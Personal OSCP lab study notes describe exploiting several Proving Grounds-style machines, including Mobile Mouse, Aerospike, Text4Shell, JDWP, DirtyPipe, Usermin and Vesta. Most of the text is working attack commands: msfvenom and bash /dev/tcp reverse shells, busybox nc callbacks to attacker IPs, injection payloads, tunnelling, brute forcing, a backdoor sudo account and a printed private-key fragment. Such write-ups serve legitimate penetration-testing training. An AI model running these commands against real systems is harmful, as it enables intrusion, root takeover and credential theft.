5. Now, to exploit it, I tried multiple exploits. The first one that came up for Wifi Mouse 1.7.8.5 was Exploit-DB 49601, but this was version 1, and it didn't seem to work. At least I'm not sure
6. And then I tried version 2, which was ExploitDB 50972. This actually had a python error just like the last one, but I looked at Discord, and apparently it works when you download locally from searchsploit! It must be some formatting issues when you try curling it or downloading it from exploitdb.
 - a. `searchsploit -m 50972`
 - i. This downloads the exploit
7. To run the command, look at the usage:
 - a. USAGE: `python 50972.py <target-ip> <local-http-server-ip> <payload-name>`
 - i. `target-ip` is the IP of the target
 - ii. `local-http-server-ip` is the IP of our Kali, since we need to host HTTP server with a reverse shell on it
 - iii. `payload-name` is the name of our reverse shell
8. First, we have to start a HTTP server on our Kali. We can use python!
 - a. `python3 -m http.server 80`
9. Then, we can create a reverse shell inside of the directory where python is hosted
 - a. `msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.232 LPORT=4444 -f exe > reverse.exe`
10. Start listener
 - a. `rlwrap -lvp 4444`

11. Now we can run the exploit
 - a. `python 50972.py 192.168.236.145 192.168.45.232 reverse.exe`
12. We should have shell!

Mobile Mouse Server

This is from **OSCP-C .155** on port 9099

1. First, I looked at the NMAP

```
9099/tcp open unknown syn-ack ttl 125
| fingerprint-strings:
|_ GenericLines, GetRequest, SSLv23SessionReq, TLSSessionReq
| HTTP/1.0 200 OK
| Server: Mobile Mouse Server
| Content-Type: text/html
| Content-Length: 321
|_ <HTML><HEAD><TITLE>Success!</TITLE><meta name="viewport" content="width=device-width,user-scalable=no" /></HEAD><BODY BGCOLOR="#000000><br><br><p style="font:12pt arial,genewa,sans-serif; text-align:center; color:green; font-weight:bold;">The server running on "OSCP" was able to receive your request.</p></BODY></HTML>
```


- a.
2. This looks like there is a Mobile Mouse Server on port 9099. The Mouse Server applications are usually vulnerable
3. So, I searched up Mobile Mouse Server exploit and found Mobile Mouse 3.6.0.4 RCE which is CVE-2023-31902
4. I first tried exploitDB 51010, but that didn't work. It didn't even successfully download the rev shell I was hosting
5. So, I looked at Discord, and found this more stable exploit:
<https://github.com/KryoCeph/Mobile-Mouse-3.6.0.4-Exploit>
 - a. The way it works is it works in 2 steps: an upload and then a execution
 - b. I first made a rev shell that connected to port 80
 - i. `msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.232 LPORT=80 -f exe > reverse.exe`
 - c. And then if you read the source code on the exploit, it tries to download a file from your Kali using port 8080. So start a python host on port 8080
 - i. `python3 -m http.server 8080`
 - d. Then, you download upload.py, and then use it to upload the rev shell
 - i. `python3 upload.py --target 192.168.239.155 --file reverse.exe --lhost 192.168.45.197`
 - ii. Check to see if your python host says that someone tried downloading your reverse.exe
 - e. Start listener
 - i. `penelope -p 80`
 - f. And then you download execute.py and then use it to execute the uploaded reverse shell

- i. `python3 execute.py --target 192.168.239.155 --file reverse.exe`
- g. And it should work!

Aerospike

This is from **OSCP-A .143**

1. This was an aerospike 5.0.1.1 exploit (I hear it also works on 5.0.1.3 and anything below)
 - a. On the exploitDB, it says "Version: < 5.1.0.3"
2. Anyways, there were two ways to find out about aerospike
 - a. The first way was to ffuf the website, see an API endpoint that was forbidden, ffuf that endpoint, see heartbeat endpoint, look at it, and then see Aerospike is running
 - i. `ffuf -u http://192.168.183.143:80/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt -fc 403`
 1. ffuf the entire site
 - ii. `ffuf -u http://192.168.183.143:80/api/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt -fc 403`
 1. ffuf API endpoint
 2. See heartbeat
 - iii. Go to heartbeat



```

[{"id": 0, "serviceName": "mysql", "status": "online"}, {"id": 1, "serviceName": "postgres", "status": "online"}, {"id": 2, "serviceName": "aerospike", "status": "online"}, {"id": 3, "serviceName": "OpenSSH", "status": "online"}]

```

- v. See aerospike is running. However, there is no version number here.
HOWEVER, if you look at searchsploit, there is only one aerospike exploit so we were assumed to have try it
- b. The other way to find out about aerospike (including version) was to enumerate the suspicious ports 3000 and 3003 that were open
- c. For port 3003, you can use telnet to connect, and then try random commands like "?" and "help" to find out more


```
(kali㉿kali)-[~]
└─$ telnet 192.168.183.143 3003
Trying 192.168.183.143 ...
Connected to 192.168.183.143.
Escape character is '^]'.

?
help
bins;build;build_os;build_time;cluster-name;config-get;config-set;diges
dump-skew;dump-wb-summary;eviction-reset;feature-key;get-config;get-sl;
ge;logs;mcast;mesh;name;namespace;namespaces;node;physical-devices;quie
lumni;services-alumni-reset;set-config;set-log;sets;show-devices;sindex
e;truncate-namespace;truncate-namespace-undo;truncate-undo;version;
version
Aerospike Community Edition build 5.1.0.1
```

 - i.
 - ii. Here, I ran "?" but it did nothing
 - iii. And then I ran "help" which showed all the commands I can use
 - iv. "menu" would be another good one to try
 - v. And then I ran version, which showed **Aerospike 5.1.0.1**
- 3. Ok now that we know to try Aerospike exploit, I just used the one I found from searchsploit which was ExploitDB 49067
 - a. You can look at it here <https://www.exploit-db.com/exploits/49067>
- 4. I downloaded it as such:
 - a. `searchsploit -m 49067`
- 5. When I first ran it, to try and get the usage information, I got this error:


```
(kali㉿kali)-[~]
└─$ python3 49067.py
Traceback (most recent call last):
  File "/home/kali/49067.py", line 17, in <module>
    import aerospike
ModuleNotFoundError: No module named 'aerospike'
```

 - a.
- 6. I then tried this:
 - a. `pip3 install aerospike`
- 7. But this gives me the classic pip error. But I searched it up, and you can add the `--break-system-packages` to get it to work. I added this to my notes since I've always had to use pipx instead

8. pip3 install aerospike --break-system-packages

- a. This finally worked!

9. And then I ran this:

- a. `python 49067.py --ahost=192.168.183.143 --aport=3000 --netcatshell --lhost=192.168.45.232 --lport=4444`

- b. But, then I got an error saying that "this instance is patched."

10. But, we already know that our version is not patched, so I went inside the python code and disabled the check. I found the "exit" code, and just replaced it with "return" so that it wouldn't exit the code:

```
def _version_check(client):
    print("[+] aerospike build info: ", end="")
    try:
        _ver = _info_parse("build", client)
        print(_ver)
        mj, mi, pt, bd = [int(i) for i in _ver.split('.')]
        if _is_vuln(mj, mi, pt, bd):
            print("[+] looks vulnerable")
            return
        else:
            print(f"[-] this instance is patched.")
            return
    #sys.exit(0)
```

- a.

11. And then I got another error, saying that poc.lua was missing

```
(kali㉿kali)-[~] kali@kali:~/Desktop$ python 49067.py --ahost=192.168.183.143 --aport=3000 --netcatshell --lhost=192.168.45.232 --lport=4444
[+] aerospike build info: 5.1.0.1
[+] this instance is patched.
[+] populating dummy table.
[+] writing to test.cve202013151
[+] wrote shLxcGFuSUGWcxva
[+] aerospike build info: , end=""
[+] registering udf
[-] whoops, couldn't register the udf /home/kali/poc.lua
Traceback (most recent call last):
  File "/home/kali/49067.py", line 176, in <module>
    _exploit(cfg)
      ^^^^^^
  File "/home/kali/49067.py", line 125, in _exploit
    _register_udf(client, cfg)
      ^^^^^^
  File "/home/kali/49067.py", line 47, in _register_udf
    raise e
  File "/home/kali/49067.py", line 44, in _register_udf
    client.udf_put(cfg.udfpath)
      ^^^^^^
exception.LuaFileNotFoundException: (1302, 'cannot open script file', 'src/main/client/udf.c', 171, False)
```

- a.

- b. So then I searched up poc.lua, found a github repo that mentioned the same CVE, and it had a file called poc.lua, so I made sure to download it in the same directory as my exploit

- c. <https://github.com/b4ny4n/CVE-2020-13151>

12. And then I ran the code, and it seemed to work, but my shell was not coming back!

13. So then, I tried a different port instead of 4444. I tried 80.

14. And it worked!!! Finally!!

15. I saw on discord some people had to increase the time-out length in the exploit. And also, some people had to revert machine

Apache Commons Text 1.8

This is from OSCP-B .150 and got us foothold

1. Checked out the website on port 8080
2. I saw a /search directory, I found through guessing that you had to use the "query" parameter in order to query stuff. I guess the "query" parameter since default output was:
{"query":"","result":""}
3. To search do this:
 - a. <http://192.168.117.150:8080/search?query=helloworld>
4. And then I saw a CHANGELOG directory which outputted this:
 - a. # Changelog Version 0.2 - Added Apache Commons Text 1.8 Dependency for String Interpolation Version 0.1 - Initial beta version based on Spring Boot Framework - Added basic search functionality
5. I then searched up Apache Commons Text 1.8 and found the exploit Text4shell which is CVE-2022-42889
6. I found that we can get command execution as using this as the argument for the query:
 - a. \${script;javascript:java.lang.Runtime.getRuntime().exec('whoami')}
7. But, I couldn't get nc, bash, or ping to work. So I looked at discord and we had to use this tool called **busybox**. BusyBox is basically a single lightweight binary that bundles tons of common Linux utilities into one file. This includes sh, ls, nc, and cat.
8. So, we could use this to get a reverse shell
 - a. busybox nc 192.168.45.232 4444 -e sh
 - i. **busybox nc** is how to use nc
 - ii. **-e sh** means "Execute /bin/sh and attach it to the socket"
 1. the **-e** flag is part of nc, not busybox. Could have also done **-e bash**
 9. I used this as my payload:
 - a. \${script;javascript:java.lang.Runtime.getRuntime().exec('busybox nc 192.168.45.232 4444 -e sh')}
 10. I then URL encoded it
 - a. %24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.getRuntime%28%29.exec%28%27busybox%20nc%20192.168.45.232%204444%20-e%20sh%27%29%7D
 11. I then set up listener on port 4444
 - a. rlwarp nc -lvnp 4444
 12. I then put it into URL

- a. <http://192.168.117.150:8080/search?query=%24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.getRuntime%28%29.exec%28%27busybox%20nc%20192.168.45.232%204444%20-e%20sh%27%29%7D>

13. And I got back shell!

JDWP

Was seen in OSCP-B .150 and used for priv esc

1. Use pspy and see this line:
 1. `java -Xdebug -Xrunjdwp:transport=dt_socket,address=8000,server=y /opt/stats/App.java`
 2. `java -Xdebug -Xrunjdwp` means that it's running JDWP
2. Use this exploit
 1. <https://github.com/IOActive/jdwp-shellifier>
3. I tried running python3, but it has syntax errors so I tried python2
4. We look at ports on victim, and 8000 and 5000 are two of them, both of which are related to JDWP
5. I tried accessing both using Ligolo, but it didn't work. I think it's because I already have a ligolo thing set up for the connection to 10.10.xxx.0/24 subnet
6. So I tried Chisel
7. Run this on Kali
 1. `chisel server -p 8888 --reverse`
8. Run this on victim
 1. `./chisel client 192.168.45.232:8888 R:5000:127.0.0.1:5000 R:8000:127.0.0.1:8000`
 1. This port forwards both 5000 and 8000
9. Then we run exploit. notice we had to use **busybox**, just like in the foothold
 1. `python2 jdwp-shellifier.py -t 127.0.0.1 --cmd 'busybox nc 192.168.45.232 4444 -e /bin/bash'`
10. Start listener:
 1. `rlwrap nc -lvpn 4444`
11. And then we activate it by accessing port 5000
 1. `nc 127.0.0.1 5000`
 2. Turns out 5000 was actually not only listening on internal 127.0.0.1, so you actually didn't need to port forward 5000, and could just activate it by using **nc 192.168.xxx.150 5000**
12. And we get shell back!

Dirtpipe (CVE-2022-0847)

Vulnerable: 5.8 → 5.16.10 (inclusive), 5.15 → 5.15.24, 5.10 → 5.10.101

From OSCP-B .149

1. Priv Esc (via Dirtpipe)
2. There were many ways to find this. First, we could have looked at the kernel using uname -a
 - a. Linux oscp 5.9.0-050900-generic #202010112230 SMP Sun Oct 11 22:34:01 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 - b. Linux 5.9.0 is vulnerable to DirtyPipe
3. Or looked at the CVE section of Linux Smart Enumeration (the CVE section is only available if you download lse.sh from the releases section instead of the main frontpage)

```
[!] pro510 Running process binaries and permissions..... skip
[!] cve-2019-5736 Escalate in some types of docker containers..... ( CVEs )=_
[!] cve-2021-3156 Sudo Baron Samedit vulnerability..... nope
[!] cve-2021-3560 Checking for policykit vulnerability..... site is working proper nope
[!] cve-2021-4034 Checking for PwnKit vulnerability..... before continuing to operate nope
[!] cve-2022-0847 Dirty Pipe vulnerability..... yes!
_____
Vulnerable! kernel version: 5.9.0-050900-generic
_____
[!] cve-2022-25636 Netfilter linux kernel vulnerability..... nope
[!] cve-2023-22809 Sudoedit bypass in Sudo < 1.9.12p1..... yes!
_____
Vulnerable! sudo version: 1.8.31-1ubuntu1.2
_____
( FINISHED )=
```

4. Or linPEAS, but dirtpipe was like the 4th of the 5 CVEs. So, I liked the first two ways better!
5. And then to exploit it, I used the first one on github
 - a. <https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits>
6. it has two exploits, but the first one looks good since it resets root password and tries to open root shell, while the second one depends on an SUID binary
7. I first tried compiling it on the target, but it didn't work
8. So then I compiled it on Kali, and export to target, and ran it but then I was getting this error:
 - a. ./exploit-1: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.33' not found
(required by ./exploit-1)

9. This meant that there was a gcc version problem. I learned from OSCP-A that you can add the -static flag to fix it
10. The exploit above has a .sh file that does the gcc, but it's just two lines, so I skipped that file and ran gcc manually with -static flag
11. The original command was `gcc exploit-1.c -o exploit-1`
12. This is the command with -static flag that worked
 - a. `gcc -static exploit-1.c -o exploit-1`
13. And then I exported exploit-1 executable
14. And then I ran it and got this output:

```
john@oscp:~$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped" ...
system() function call seems to have failed :(
john@oscp:~$ su -
```

a.

15. This means it couldn't open shell, but it did seem to change root password
16. So I ran `su`
 - a. And password: `piped`
 - b. And I got root!
17. I then also tried exploit-2, which was cool and simple as well! Basically you have to download and compile it exactly like exploit-1, and then to use it, you just pass in the file of ANY SUID bit binary, and it will use that to open Root shell. It legit doesn't matter what SUID binary, it can be anything, as long as SUID bit set!
 - a. `gcc -static exploit-1.c -o exploit-1`
 - b. `find / -perm -4000 2>/dev/null`
 - i. pick ANY file with SUID bit set
 - c. `./exploit-2 /usr/bin/sudo`
 - i. `/usr/bin/sudo` was one example but I tried a bunch more and they all worked!
 1. `/usr/bin/su`
 2. `/usr/bin/passwd`
 3. `/snap/core20/1695/usr/bin/umount`

Usermin (webmin, MiniServ)

From **OSCP-C .157** on port 20000

1. Firstly, we saw a port 80 that was useless.
2. And then we went to port 20000 which was a webserver, and it told us to go to `oscp:20000`



Error - Document follows

This web server is running in SSL mode. Try the URL <https://oscp:20000/> instead.

- a.
3. But when we try accessing it we get an error. So, we have to add it to /etc/hosts
 - a. `sudo subl /etc/hosts`
 - b. Add this line:
 - i. `192.168.239.157 oscp`
4. Then access the page: <https://oscp:20000>
5. You are met with a login page. I tried bruteforcing normal creds but nothing worked. I noticed the login page said "usermin" and in the autorecon output, in the "_patterns.log" we saw "Identified HTTP Server: MiniServ/1.820" and it listed some CVE. I then searched up MiniServ/1.820 exploits and it gave me usermin 1.820 exploits but they were authenticated so that means I need creds to login first
6. I then logged into FTP as anonymous
7. And then I saw backup folder, and downloaded all the PDFs
 - a. `prompt`
 - b. `mget *`
8. And then I looked at each PDF but they seemed like random templates. So, I tried inspecting metadata using exiftool and I found these:

```
(kali㉿kali)-[~/ftp-tmp]
$ exiftool FUNCTION-TEMPLATE.pdf
ExifTool Version Number      : 13.10
File Name                   : FUNCTION-TEMPLATE.pdf
Directory                   : .
File Size                   : 337 kB
File Modification Date/Time : 2022:11:02 05:38:03-04:00
File Access Date/Time       : 2025:08:18 16:42:22-04:00
File Inode Change Date/Time: 2025:08:18 16:42:22-04:00
File Permissions            : -rw-rw-r--
File Type                   : PDF
File Type Extension         : pdf
MIME Type                   : application/pdf
PDF Version                 : 1.5
Linearized                  : No
Page Count                  : 1
Language                    : en-US
Tagged PDF                  : Yes
Author                      : Cassie
Creator                     : Microsoft® Word 2016
Create Date                 : 2022:11:02 11:38:02+02:00
Modify Date                 : 2022:11:02 11:38:02+02:00
Producer                    : Microsoft® Word 2016
```

- a.
- b. The other PDFs had usernames as well
9. So, I was supposed to use these usernames and try them on FTP and the webpage on port 20000 and attempt to use the username as the password as well, so cassie:cassie
10. You could have also bruteforced FTP

```
(kali㉿kali)-[~]
$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ftp://192.168.236.157
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/hydra) starting at 2025-08-19 12:15:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43033197 login tries (l:3/p:14344399), ~2689575 tries per task
[DATA] attacking ftp://192.168.236.157:21/
[STATUS] 269.00 tries/min, 269 tries in 00:01h, 43032928 to do in 2666:14h, 16 active
[21][ftp] host: 192.168.236.157   login: cassie   password: cassie
```

- a.
 - i. hydra -L users.txt -P /usr/share/wordlists/rockyou.txt
ftp://192.168.236.157
 - ii. Could have also added the **-e nsr** for quicker find
- b. This one was for FTP. The users.txt was Cassie, cassie, Mark, mark, Robert, and robert
 - i. This is important since we saw Cassie on the exiftool but the username was actually cassie (lowercase)
 - c. And then re try credentials on website since cassie:cassie gave you local.txt so it's likely her actual account password so it will likely work on website
11. And it worked for both FTP and the usermin portal!
 - a. In FTP was local.txt

12. Further enumerating usermin page, we see that we have 2 ways of getting rev shell!

13. First, we can use the usermin 1.820 exploit

- a. <https://www.exploit-db.com/exploits/50234>
- b. searchsploit -m 50234
- c. Then, you inspect the code and see that you need to edit the lines to add your own IP and port
- d. listen_ip = "192.168.45.197"
- e. listen_port = 443

14. Start listener

- a. rlwrap nc -lvp 4444

15. I then ran it but I got an error


- a. python3 50234.py -u 192.168.239.157 -l cassie -p cassie
- b. The error was: IndexError: list index out of range

16. It turns out, we were supposed to use the hostname and not the IP. This makes sense, since even though we added it to /etc/hosts, we should always use the hostname

17. So I ran it again, and it worked!

- a. python3 50234.py -u oscp -l cassie -p cassie

18. Another way to get RCE was using the command execution that was included in usermin



- a.
- b. Go to "Login" and then "Command Shell"

The screenshot shows a "Command Shell" window with the following interaction:

```

> /bin/bash -i 5<> /dev/tcp/192.168.45.197/4444 0<&5 1>&5 2>&5
> which busybox
/usr/bin/busybox
> busybox nc 192.168.45.197 4444 -e sh

```

Below the terminal window, there is a command input field and history controls:

- Execute command:** (radio button selected)
- Execute previous command:** (button)
- busybox nc 192.168.45.197 4444 -e sh** (text in the input field)
- Edit previous** (button)
- Clear history** (button)
- Clear commands** (button)

c.

- d. You can then type in any command you want
- e. I tried connecting using nc only, but it didn't work
- f. Then I tried the Bash 5 shell and it worked!
 - i. `/bin/bash -i 5<>/dev/tcp/192.168.45.197/4444 0<&5 1>&5 2>&5`
- g. I also tried seeing if busybox was installed, and it was, so I used busybox nc and it worked!
 - i. `busybox nc 192.168.45.197 4444 -e sh`

Vesta

From **OSCP-C .156** which got us **root shell** and skipped initial foothold! We just had to use credentials for Vesta. **Port 8083**.

First, we got valid credentials through SNMP, which were `jack:3PUKsX98BMupBiCf` and we could login to Vesta. Vesta portal was on

1. On **port 8083**, there was a portal. It was a Vesta port. I tried the credentials and it worked
 - a. `jack : 3PUKsX98BMupBiCf`
2. Then, I tried looking around, but nothing useful.
3. So then I searched up "Vesta exploits github" on google and found this
 - a. <https://github.com/CSpanias/vesta-rce-exploit>
4. I then tried it
 - a. `python3 vesta.py https://192.168.239.156:8083 jack 3PUKsX98BMupBiCf`
 - b. make sure it's https and not http
5. And I got a shell! **And it was root!**
6. BUTTTTT, it was a **per-command executor (a.k.a per-command wrapper)**, meaning that none of the previous commands affect the future. Like if you try "cd ..", then it won't actually change your directory. You always go back to where you start.

- a. Each line you type is run in its own fresh process that starts in `/usr/local/vesta/web/api/v1/edit/mail`.
 - b. Builtins like `cd` only affect that one short-lived process, so your cwd “snaps back” on the next line.
 - c. Absolute paths (e.g., `/home/jack/local.txt`, `/root/proof.txt`) still work, so you can read any file you have permission for.
7. I tried upgrading the shell using VIM and python, but nothing worked! But, I finally found out how to get a shell. Just send a rev shell to another listener!
- a. You can use `Bash -i` from revshells.com. Bash5 from revshells.com also works
 - i. `/bin/bash -i >& /dev/tcp/192.168.45.197/4444 0>&1`
 - ii. `/bin/bash -i 5<> /dev/tcp/192.168.45.197/4444 0<&5 1>&5 2>&5`
 - b. or you can use busybox if it's there (which it was for me)
 - i. `busybox nc 192.168.45.197 4444 -e /bin/bash`
 - ii.
8. ORRRR, you can just use "cat" and read local.txt and proof.txt. I could tell local.txt was in `/home/jack/local.txt` since FTP directory looked like `/home/jack` and it had a local.txt that I couldn't read. But, you can also use find command to find local.txt and root.txt
- a. `find / -name local.txt 2>/dev/null`
 - b. `find / -name proof.txt 2>/dev/null`
 - c.
9. ORRRRR, you can add another user and add them to the sudo group so that they can run "sudo -i" and get a root shell. this is like adding a new user in windows and adding them to admin group
- a. `useradd -m -s /bin/bash michael`
 - i. `-m` → make a home dir (`/home/michael`)
 - ii. `-s /bin/bash` → give it bash as default shell
 - b. Verify that there is a `michael` directory in `/home`
 - i. `ls /home`
 - c. `echo 'michael:SuperSecret123!' | chpasswd`
 - d. Give them sudo
 - i. `usermod -aG sudo michael`
 - ii. On distros without the sudo group, you might use wheel instead:
 - 1. `usermod -aG wheel michael`
 - e. Check that SSH daemon is running:
 - i. `systemctl status ssh`
 - ii. Make sure `/etc/ssh/sshd_config` allows password login:
 - iii. `PermitRootLogin prohibit-password`
 - iv. `PasswordAuthentication yes`
10. Restart sshd if you change the config:
- a. `systemctl restart ssh`

11. ssh michael@192.168.239.156

- a. password is: SuperSecret123!

12. sudo -i

- a. and now you're root!

13. Or you could try editing `/etc/passwd` which I've taught in the notes. This is another way to add a root user.

14. Here is how to exploit Vesta manually

- a. <https://ssd-disclosure.com/ssd-advisory-vestacp-lpe-vulnerabilities/>

15. On discord, another popular exploit used was this:

- a. <https://github.com/rekter0/exploits/tree/master/VestaCP>
- b. The file you want to run is `vestaROOT.py`. There are multiple different exploits, but this one gets you root
- c. I tried this one out, but this one requires dependency files. So instead of downloading just `vestaROOT.py`, you have to download the whole VestaCP directory and then run `vestaROOT.py` within that directory
- d. `git clone https://github.com/rekter0/exploits.git`
- e. `cd exploits`
- f. `cd VestaCP`
- g. `python3 vestaROOT.py https://192.168.239.156:8083` jack 3PUKsX98BMupBiCf
 - i. make sure it's https and not http

clamav

In the [ClamAV](#) PG Practice, after searching up the SMTP version (Sendmail 8.13.4/8.13.4/exploitdb), we found this exploit which ended up opening a bind shell we can connect to via netcat and we got root

- <https://www.exploit-db.com/exploits/4761>

Zookeeper (port 2181)

In the [Pelican](#) PG Practice, there was a service called Zookeeper on port 2181 that you could exploit for a foothold. Very easy and quick.

OpenSMTP (version of SMTP)

In the [Bratarina](#) PG Practice, we saw OpenSMTP (here it was version 2.0.0 but the exploit was for anything less than 6.6.2.

- In [this](#) writeup, they used exploitDB
 - <https://www.exploit-db.com/exploits/47984>
- In [this](#) writeup, they used metasploit

Cassandra-web and Cassandra Query Language (CQL)

We saw a Cassandra-web website on port 3000 of [Clue](#) PG Practice. And this writeup gives us a quick guide on how to use the CQL commands to enumerate the database

Here is another good [Clue](#) PG Practice writeup.

In [this](#) writeup (the first one), they:

1. Used Cassandra Web 0.5.0 exploit from [exploitdb](#) for LFI
2. And then they saw freeswitch-event on port 8021
3. They try the freeswitch RCE from exploitDB but authentication doesn't work, so they need to find the right password (the script uses a hardcoded default password)
 - a. <https://www.exploit-db.com/exploits/47799>
4. So then we were supposed to find out that
`/etc/freeswitch/autoload_configs/event_socket.conf.xml` is where freeswitch credentials are stored
5. So using LFI, we can read it
6. And then now that they have credentials for freeswitch, they can use this freeswitch exploitdb RCE. In order to do this, you need to edit the script and replace the default password "ClueCon" with your own password
 - a. <https://www.exploit-db.com/exploits/47799>
7. And then for priv esc, they saw they could run /usr/local/bin/cassandra-web as sudo. It gets kind of messy, so you can read both writeups to see how they used it to get root. They used it to read SSH keys that were for another user but if you re-used them for root user than SSH worked.

Here is a hacktricks for Cassandra

- <https://book.hacktricks.wiki/en/network-services-pentesting/cassandra.html>
- Apparently it's often seen in 9042/9160

disk group (6(disk))

Seen in the [Fantastic](#) PG Practice. They used the guide down below which teaches us how to enumerate which files we can view using this disk group


- <https://vk9-sec.com/disk-group-privilege-escalation>

```
sysadmin@fanatastic:~$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            445M    0  445M   0% /dev
tmpfs           98M  1.2M  97M   2% /run
/dev/sda2        9.8G  5.6G  3.7G  61% /
tmpfs           489M    0  489M   0% /dev/shm
tmpfs           5.0M    0  5.0M   0% /run/lock
tmpfs           489M    0  489M   0% /sys/fs/cgroup
/dev/loop0       68M   68M    0 100% /snap/lxd/21835
/dev/loop1       71M   71M    0 100% /snap/lxd/21029
/dev/loop2       62M   62M    0 100% /snap/core20/1328
/dev/loop3       56M   56M    0 100% /snap/core18/2128
/dev/loop4       56M   56M    0 100% /snap/core18/2284
/dev/loop5       44M   44M    0 100% /snap/snapd/14549
/dev/loop6       33M   33M    0 100% /snap/snapd/12883
tmpfs           98M    0   98M   0% /run/user/1001
sysadmin@fanatastic:~$ debugfs /dev/sda2
debugfs 1.45.5 (07-Jan-2020)
debugfs: cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAABG5vbmcUAAAEBm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAz1L/rbeJcJ0c5T4Lppdp0oVnX0MgpfaBjW25My3ffAeJTeJwM1/R
YGtnByjnBAisdAsqctvGjZL6TewN4QNM0ew5qD2BQUU38bvq1lRdvbaD1m+WZkhP6DJrbi
42MKCUetMY5AEPBPe4kHBN294BiUycmtLzQz5gJ99AUSQa59m6QJso4Ylc70Cs7xkDAxSJ
pE56z1yaiY+y4l2akIxzbAz7TVmJgRnhjJ4ZRuV2TYuSolJiSNNeUyIUTozfRKL56Zs8f/QA
4Pd9AvSLZPN+s/INAULdxzgV3X9xHYh2NfRe8hw1Ju90eJZ9lqQNbtFrit0ekpk75CJ2Z6
AMDV5tNlEcixwf/nMhjQb7Q/0h4p7ievBk47f5t2dKltSww4iq1AX3FVA65n2TfD6cNISj
mxQvXzMTPrs8K07pHzMVQZZuk0Iw0EKwuZfNxIg4riGQvy4Cs+3c4w022UJ8oH36itgjr
pa4Ce+uRomYgRthDLaTNmk52TbZl0pg8AdDXB0SbAAAFgCd1RWkndUVpAAAAAB3NzaC1yc2
EAAAGBAM9S/623iXCTnOU+C6aXadKFZ19DIKX2gY1tuTMt33wHiU3icDNf0WBrZwco5wQI
-----END OPENSSH PRIVATE KEY-----
```

- **df -h** tells us which files we can look at
 - Beware of the "mounted on" which is the last column. This helps show you the full path to enumerate the files

- And as you can see based on the "mounted on," the root directory (/) is mounted on /dev/sda2 so we should look there (as explained in the guide)
 - And then it will ask us for a command, and we can run commands like reading root private key
 - cd /root/.ssh
 - ls
 - cat id_rsa
 - Or just:
